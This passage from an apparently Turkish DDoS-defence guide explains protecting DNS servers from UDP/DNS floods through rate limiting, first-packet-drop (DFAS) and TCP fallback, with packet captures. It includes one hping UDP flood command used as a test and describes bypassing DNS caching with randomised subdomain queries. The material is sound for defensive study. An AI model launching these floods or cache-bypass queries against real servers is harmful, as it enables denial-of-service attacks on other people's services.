Rate limiting yöntemi ile belirli ip adreslerinden yapılacak UDP/DNS flood saldırılarında kaynak ip adresi engellemesi amaçlanır. Ama UDP tabanlı protokollerde kaynak ip adresinin gerçek olup olmadığını anlamak çok zor olduğu için genellikle işe yaramaz bir yöntemdir.

Bu yöntemi kullanan bir hedefe doğru saldırgan istediği ip adresinden geliyormuş gibi paketler göndererek istediği ip adresinin engellenmesini sağlayabilir (Türkiye ip bloklarından paket göndermek gibi)

### DFAS

TCP üzerinden gerçekleştirilecek olan DDoS saldırılarını engellemek göreceli olarak daha kolaydır diyebiliriz. Bunun temel nedeni TCP üzerinden yapılacak saldırılarda saldırganın gerçek ip adresle mi yoksa sahte adresle mi saldırıp saldırmadığının anlaşılabilir olmasıdır(basit mantık 3' lü el sıkışmayı tamamlıyorsa ip gerçektir).

UDP üzerinden gerçekleştirilecek DDoS saldırılarını (udp flood, dns flood vs)engellemek saldırı gerçekleştiren ip adreslerinin gerçek olup olmadığını anlamanın kesin bir yolu olmadığı için zordur. UDP kullanarak gerçekleştirilen saldırılarda genellikle davranışsal engelleme yöntemleri ve ilk paketi engelle ikinci paketi kabul et(dfas) gibi bir yöntem kullanılır.

### DFAS Yönteminin Temeli

TCP ya da UDP ilk gelen paket için cevap verme aynı paket tekrar gelirse pakete uygun cevap ver ve ilgili ip adresine ait oturumu tutmaya başla veya ilk pakete hatalı cevap dön(sıra numarası yanlış SYN-ACK) ve karşı taraftan RST gelmesini bekle.

Ardından istemcinin gönderdiği TCP isteğine DDoS engelleme sistemi tarafından hatalı bir cevap dönülerek karşı taraftan RST paketi bekleniyor ve RST paketi alındıktan sonra ip adresinin gerçek olduğu belirlenerek paketlere izin veriliyor.

```
[root@netdos1 ~]# tcpdump -i em0 -tn host 5.6.7.8
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on em0, link-type EN10MB (Ethernet), capture size 96 bytes
IP 1.2.3.4.19399 > 5.6.7.8.53: 8818+ A? www.example.com (37)
IP 5.6.7.8.53 > 1.2.3.4.19399: 8818*| 0/0/0 (37)
IP 1.2.3.4.34096 > 5.6.7.8.53: Flags [S], seq 3183103590, win 65535, options [mss 1460,nop,wscale 3,sackOK,TS val 4045396826 ecr 0],length 0
IP 5.6.7.8.53 > 1.2.3.4.34096: Flags [S.], seq 4110155774, ack 3060256364, win 65535, options [mss 1460,nop,wscale 3,sackOK,TS val4045396826 ecr 0], length 0
IP 1.2.3.4.34096 > 5.6.7.8.53: Flags [R], seq 3060256364, win 0, length 0
IP 1.2.3.4.34096 > 5.6.7.8.53: Flags [S], seq 3183103590, win 65535, options [mss 1460,nop,wscale 3,sackOK,TS val 4045399827 ecr 0],length 0
IP 5.6.7.8.53 > 1.2.3.4.34096: Flags [R.], seq 184811522, ack 122847228, win 0, length 0
```

DFAS yöntemi gelen giden tüm paketler için değil saldırı anında ilk paketler için gerçekleştirilir.

### **Saldırı Anında Sistemin DNS İsteklerine Döndüğü Cevap:**

```
IP 1.2.3.4.51798 > 5.6.7.8.53: 53698+ A? www.example.com. (37)
IP 5.6.7.8.53 > 1.2.3.4.51798: 53698 ServFail- 0/0/0 (37)
IP 1.2.3.4.34623 > 5.6.7.8.53: 61218+ A? www.example.com (37)
IP 5.6.7.8.53 > 1.2.3.4.34623: 61218*- 1/0/0 A 1.21.2.72 (53)
```

Örnek:

Bir müddet aşağıdaki gibi udp flood (dns portundan) gerçekleştirdikten sonra  
hping --flood -p 53 --udp hedef\_dns

```
root@bt:~# tcpdump -i eth0 -tn udp port 53 -v
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
IP (tos 0x0, ttl 64, id 5558, offset 0, flags [none], proto UDP (17), length 65)
  85.95.238.172.51518 > 1.2.227.77.53: 37837+ A? www.example.com. (37)
IP (tos 0x0, ttl 119, id 5558, offset 0, flags [none], proto UDP (17), length 65)
  1.2.227.77.53 > 85.95.238.172.51518: 37837*| 0/0/0 (37)

IP (tos 0x0, ttl 64, id 5559, offset 0, flags [none], proto UDP (17), length 65)
  85.95.238.172.44470 > 1.2.227.77.53: 29161+ A? www.example.com. (37)
```

```
IP (tos 0x0, ttl 119, id 5559, offset 0, flags [none], proto UDP (17), length 65)
1.2.227.77.53 > 85.95.238.172.44470: 29161*| 0/0/0 (37)
```


Aşağıdaki gibi sorgulamalar TCP DNS'e yönlendirilmektedir.

```
root@bt:~# dig www.example.com @1.2.227.77
;; Truncated, retrying in TCP mode.

; <<>> DiG 9.7.0-P1 <<>> www.example.com @1.2.227.77
;; global options: +cmd
;; connection timed out; no servers could be reached
```

### DNS Caching Cihazlarını Atlama Saldırıları

Caching cihazları aynı tipte gelen sorgulamalar için caching işlemi yapabilmektedir ve yoğun saldırılarda DNS sunucuların en az seviyede etkilenmesini sağlamaktadır.



DNS flood saldırılarında gönderilen tüm DNS isteklerindeki alan adlarını rastgele seçilirse caching cihazları gelen tüm istekleri gerçek DNS sunuculara yönlendirecektir.

Eğer test yapılan DNS sunucu authoritative (yetkili) tipte sunucu ise rastgele domainler için yapılacak sorgulamalara cevap dönülmeyecektir. Bu tip sunuculara karşı hedef DNS sunucuda tutulan herhangi bir alan adının alt alan adlarına(rastgele üretilmiş) yönelik paketlerin gönderilmesi DNS sunucunun performansını etkileyecektir.

**Kaynaklar:**

[1] [http://en.wikipedia.org/wiki/Root\\_name\\_server](http://en.wikipedia.org/wiki/Root_name_server)

[2] URPF

<http://en.wikipedia.org/wiki/Anycast>

<http://blog.easydns.org/2010/08/19/dos-attacks-and-dns-how-to-stay-up-if-your-dns-provider-goes-down/>